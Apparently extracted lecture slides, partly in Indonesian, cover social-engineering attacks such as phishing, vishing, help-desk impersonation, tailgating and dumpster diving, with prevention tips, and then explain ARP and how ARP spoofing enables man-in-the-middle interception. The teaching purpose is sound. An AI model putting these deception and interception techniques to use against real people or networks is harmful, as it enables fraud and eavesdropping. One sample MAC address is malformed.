
Phising



- Use of deceptive mass mailing
- Can target specific entities (“spear phishing”)

Vishing

- Voice phishing is the criminal practice of using social engineering over the telephone system to gain access to private personal and financial information from the public for the purpose of financial reward. It is sometimes referred to as 'vishing',



Impersonation on help desk calls

- Calling the help desk pretending to be someone else
- Usually an employee or someone with authority
- Prevention:
 - Assign pins for calling the help desk
 - Don't do anything on someone's order
 - Stick to the scope of the help desk

Physical Access

- Tailgating
- Ultimately obtains unauthorised building access
- Preventions:
 - Require badges
 - Employee training
 - Security officers
 - No exceptions!



Shoulder Surfing

- Someone can watch the keys you press when entering your password
- Probably less common
- Prevention:
 - Be aware of who's around when entering your password



Dumpster Diving

- Looking through the trash for sensitive information
- Doesn't have to be dumpsters: any trashcan will do
- Prevention:
 - Easy secure document destruction
 - Lock dumpsters
 - Erase magnetic media




Stealing Important Documents

- Can take documents off someone's desk
- Prevention:
 - Lock your office
 - If you don't have an office: lock your files securely
 - Don't leave important information in the open



Network Attack

Network Attack




Address Resolution Protocol (ARP)


Address Resolution Protocol (ARP) merupakan sebuah protokol yang bertanggung jawab mencari tahu MAC Address atau alamat hardware dari suatu Host yang tergabung dalam sebuah jaringan LAN dengan memanfaatkan atau berdasarkan IP Address yang terkonfigurasi pada Host yang bersangkutan.

Kelemahan Protokol ARP

Protokol ini punya kelemahan serius, karena setiap komputer bisa saja memberikan paket transaksi ARP yang dimanipulasi. Dengan merubah MAC address yang sesungguhnya. Kelemahan ini dimanfaatkan untuk jenis serangan **ARP Poisoning** atau **ARP Spoofing** atau Man In The Middle Attack. Siapa pun dapat menyadap bahkan meng-kill koneksi aktif pada LAN.




Cara Kerja ARP




Kelemahan ARP

Stateless Protocol
Host menerima setiap ARP Reply



ARP Spoofing




ARP Cache

| IP Address | MAC Address |
|-------------|-------------------|
| 192.168.1.6 | 00:86:89:AS:44:08 |

